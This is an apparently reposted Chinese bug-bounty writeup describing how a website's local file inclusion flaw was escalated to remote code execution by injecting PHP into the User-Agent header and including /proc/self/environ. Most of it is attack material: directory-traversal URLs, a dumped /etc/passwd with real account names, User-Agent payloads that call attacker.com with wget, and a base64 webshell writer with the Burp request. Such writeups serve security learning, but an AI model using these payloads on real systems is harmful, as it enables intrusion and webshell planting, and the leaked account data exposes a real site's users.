
php挖洞提权,挖洞经验 | 构造User-Agent请求头内容实现LFI到RCE提权

转载


weixin_39548787 于 2021-03-09 19:43:12 发布 69 收藏
文章标签： php挖洞提权




本文分享的Writeup是作者近期针对某20000+用户网站，通过对请求User-Agent内容构造，成功实现从本地文件包含漏洞(LFI)到远程代码执行漏洞(RCE)的提权。

发现LFI漏洞

以下为目标网站的Contact Us链接路径：https://www.website.com/index.php?pg=contact.php




经过对pg参数的fuzz，我发现其中存在LFI漏洞，可以用../../../../etc/passwd直接读出系统密码信息：https://www.website.com/index.php?pg=../../../../etc/passwd



```
root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2:2:daemon:/sbin:/sbin/nologin adm:x:3:4:adm:/var/adm:/sbin/nologin lp:x:4:7:lp:/var/spool
/lpd:/sbin/nologin sync:x:5:0:sync:/sbin:/bin/sync shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown halt:x:7:0:halt:/sbin:/sbin/halt mail:x:8:12:mail:/var/spool/mail:
/sbin/nologin uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin operator:x:11:0:operator:/root:/sbin/nologin games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin nobody:x:99:99:Nobody:/:/sbin/nologin vcsa:x:69:69:virtual console memory
owner:/dev:/sbin/nologin saslauth:x:499:76:Saslauthd user:/var/empty/saslauth:/sbin/nologin mailnull:x:47:47::/var/spool/mqueue:/sbin/nologin smmsp:x:51:51::/var
/spool/mqueue:/sbin/nologin sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin apache:x:48:48:Apache:/var/www:/sbin/nologin tcpdump:x:72:72::/:
/sbin/nologin named:x:25:25:Named:/var/named:/sbin/nologin rpc:x:32:32:Rpcbind Daemon:/var/cache/rpcbind:/sbin/nologin nscd:x:28:28:NSCD Daemon:/:
/sbin/nologin dbus:x:81:81:System message bus:/:/sbin/nologin dovecot:x:97:97:Dovecot IMAP server:/usr/libexec/dovecot:/sbin/nologin dovenull:x:498:499:Dovecot's
unauthorized user:/usr/libexec/dovecot:/sbin/nologin cpanelphpmyadmin:x:497:497:phpMyAdmin for cPanel & WHM:/var/cpanel/userhomes/cpanelphpmyadmin:
/usr/local/cpanel/bin/noshell cpanelroundcube:x:201:201::/var/cpanel/userhomes/cpanelroundcube:/usr/local/cpanel/bin/noshell mailman:x:496:496:GNU Mailing List
Manager:/usr/local/cpanel/3rdparty/mailman:/bin/bash mysql:x:495:495:MySQL server:/var/lib/mysql:/bin/bash cpanel:x:202:202::/var/cpanel/userhomes/cpanel:
/usr/local/cpanel/bin/noshell cpanelcabcache:x:203:203::/var/cpanel/userhomes/cpanelcabcache:/usr/local/cpanel/bin/noshell cpanelphppgadmin:x:204:204::/var
/cpanel/userhomes/cpanelphppgadmin:/usr/local/cpanel/bin/noshell cpanelrrdtool:x:205:205::/var/cpanel/userhomes/cpanelrrdtool:/usr/local/cpanel/bin/noshell
cpanellogin:x:494:494::/var/cpanel/userhomes/cpanellogin:/usr/local/cpanel/bin/noshell cpaneleximfilter:x:493:493::/var/cpanel/userhomes/cpaneleximfilter:/usr/local
/cpanel/bin/noshell cpaneleximscanner:x:492:492::/var/cpanel/userhomes/cpaneleximscanner:/usr/local/cpanel/bin/noshell cpanelconnecttrack:x:491:491::/var/cpanel
/userhomes/cpanelconnecttrack:/usr/local/cpanel/bin/noshell cpses:x:490:490::/var/cpanel/cpses:/sbin/nologin punlim:x:500:500::/home/punlim:/bin/bash
cpanelanalytics:x:489:488::/var/cpanel/userhomes/cpanelanalytics:/usr/local/cpanel/bin/noshell autotari:x:501:503::/home/autotari:/usr/local/cpanel/bin/noshell
celdatab:x:502:504::/home/celdatab:/bin/bash dekadon:x:503:505::/home/dekadon:/bin/bash mygodis:x:504:506::/home/mygodis:/bin/bash autotar:x:505:507::/home
/autotar:/bin/bash autot:x:508:510::/home/autot:/bin/bash gsfinder:x:509:511::/home/gsfinder:/bin/bash gumgh:x:510:512::/home/gumgh:/bin/bash
wbrown:x:511:513::/home/wbrown:/bin/bash vinhunters:x:512:514::/home/vinhunters:/bin/bash vdutynet:x:513:515::/home/vdutynet:/bin/bash
vdutyinfo:x:514:516::/home/vdutyinfo:/bin/bash vdutyorg:x:515:517::/home/vdutyorg:/bin/bash atmgl:x:516:518::/home/atmgl:/bin/bash glowscui:x:517:519::/home
/glowscui:/bin/bash
```


从LFI到RCE

要想把LFI提权到RCE, 我又发现另一个可读路径/proc/self/environ，于是我有了以下构造：https://www.website.com/index.php?pg=../../../../proc/self/environ



```
TZ=REDIRECT_UNIQUE_ID=X3j5xcRKk9TxD0czbfMVewAAAAQREDIRECT_SCRIPT_URL=/index.phpREDIRECT_SCRIPT_URI=https://www[redacted]com
/index.phpREDIRECT_HTTPS=onREDIRECT_SSL_TLS_SNI=www[redacted]comREDIRECT_HANDLER=application/x-httpd-ea-
php56REDIRECT_STATUS=200UNIQUE_ID=X3j5xcRKk9TxD0czbfMVewAAAAQSCRIPT_URL=/index.phpSCRIPT_URI=https://www[redacted].com
/index.phpHTTPS=onSSL_TLS_SNI=www[redacted]comHTTP_HOST=www[redacted]comHTTP_USER_AGENT=Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:81.0)
Gecko/20100101 Firefox/81.0HTTP_ACCEPT=text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8HTTP_ACCEPT_LANGUAGE=en-US,en;
q=0.5HTTP_ACCEPT_ENCODING=gzip, deflate, brHTTP_CONNECTION=keep-aliveHTTP_COOKIE=s_self=%3F;
PHPSESSID=cbie4d6aucjotoijr4almu3HTTP_UPGRADE_INSECURE_REQUESTS=1HTTP_X_HTTPS=1PATH=/usr/local/jdk/bin:/usr/kerberos/sbin:/usr/kerberos
/bin:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin:/usr/X11R6/bin:/usr/local/bin:/usr/X11R6/bin:/root/bin:/opt
/binSERVER_SIGNATURE=SERVER_SOFTWARE=ApacheSERVER_NAME=www[redacted]comSERVER_ADDR=[redacted]SERVER_PORT=443REMOTE_ADDR=[redacted]DOCUMENT_ROOT=
/home/autotari/public_htmlREQUEST_SCHEME=httpsCONTEXT_PREFIX=/cgi-sysCONTEXT_DOCUMENT_ROOT=/usr/local/cpanel/cgi-
sys/SERVER_ADMIN=webmaster@[redacted].comSCRIPT_FILENAME=/usr/local/cpanel/cgi-sys/ea-php56REMOTE_PORT=60918REDIRECT_URL=
/index.phpREDIRECT_QUERY_STRING=pg=../../../../../proc/self/environGATEWAY_INTERFACE=CGI/1.1SERVER_PROTOCOL=HTTP
/1.1REQUEST_METHOD=GETQUERY_STRING=pg=../../../../../proc/self/environREQUEST_URI=/index.php?pg=../../../../../proc/self/environSCRIPT_NAME=/cgi-
sys/ea-php56PATH_INFO=/index.phpPATH_TRANSLATED=/home/autotari/public_html/index.php
```

很好，从其输出中可以看到，其中包含了如HTTP_USER_AGENT等一些环境变量参数：



```
/index.phpHTTPS=onSSL_TLS_SNI=www.vehicleduty.comHTTP_HOST=[redacted]comHTTP_USER_AGENT=Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:81.0)
Gecko/20100101 Firefox/81.0HTTP_ACCEPT=text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8HTTP_ACCEPT_LANGUAGE=en-US,en;
```

不错，开启BurpSuite，用system()方法更改请求中的User-Agent值：User-Agent: <?system ('wget http://attacker.com/shell.txt -O shell.php');?>

不行，无效。再试试exec()方法：User-Agent: <?exec ('wget http://attacker.com/shell.txt -O shell.php');?>

也是不行，无效。那用phpinit()试试：User-Agent: <?php phpinfo(); ?>

折腾了一阵后，我差点忘了我是可以向目标网站服务器写东西的啊，于是我就又在User-Agent头中构造了以下Payload：User-Agent: <?php $a =
base64_decode('PD9waHAgCiAgJGEgPSAkX1BPU1RbJ2NvZGUnXTsKICAkZmlsZSA9IEBmb3BlbigkX1BPU1
9ybT0iZm
9ybSIgcGxhY2Vob2xkZXI9IlBhc3RlIHlvdXIgc2hlbGwgaGVyZSI+PC90ZXh0YXJlYT48YnI+CiAgICA8aW5wdXQg
9ybT4KPC9jZW50ZXI+Cg=='); $file = fopen('nadeshot.php','w'); echo fwrite($file,$a); fclose($file); ?>


解释上述构造的Payload$a = base64_decode('webshell_base64_encoded_code_here');

然后我们向服务器中写入了一个名为nadeshot.php的文件：$file = fopen('nadeshot.php','w');

然后服务器会把base64编码的上述文件写入nadeshot.php文件：echo fwrite($file,$a);

再保存文件：fclose($file);

上述请求Payload执行后的BurpSuite动作如下：




```
GET /index.php?pg=../../../../../proc/self/environ HTTP/1.1
Host: www.[redacted].com
User-Agent: <?php $a =
base64_decode('PD9waHAgCiAgJG[illegible]'); $file = fopen("nadeshot.php","w"); echo fwrite($file,$a);
fclose($file); ?>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: s_self=%3F; PHPSESSID=[illegible]
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Date: Sat, 03 Oct 2020 19:41:35 GMT
Server: Apache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 26563

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<script data-ad-client="ca-pub-9521071175279607" async
src="https://pagead2.googlesyndication.com/pagead/js/adsbygoogle.js"></script>
```

响应成功。希望我们的Webshell可以成功，访问https://website.com/nadeshot.php试试看：




https://www.[redacted].com/nadeshot.php

File Writer

File Name: shell.php

Shell Code: Paste your shell here

Webshell写入成功，保存为了nadeshot.php，太好了，我们再接着往里写入nadeshot.txt文件试试：




https://www.[redacted].com/nadeshot.php

File Writer

File Name: nadeshot.txt

Shell Code: Nadeshot was here

然后访问https://website.com/nadeshot.txt，一样有效：



https://www.[redacted].com/nadeshot.txt

```
Nadeshot was here
```

就这样，成功实现了从LFI到RCE的提权。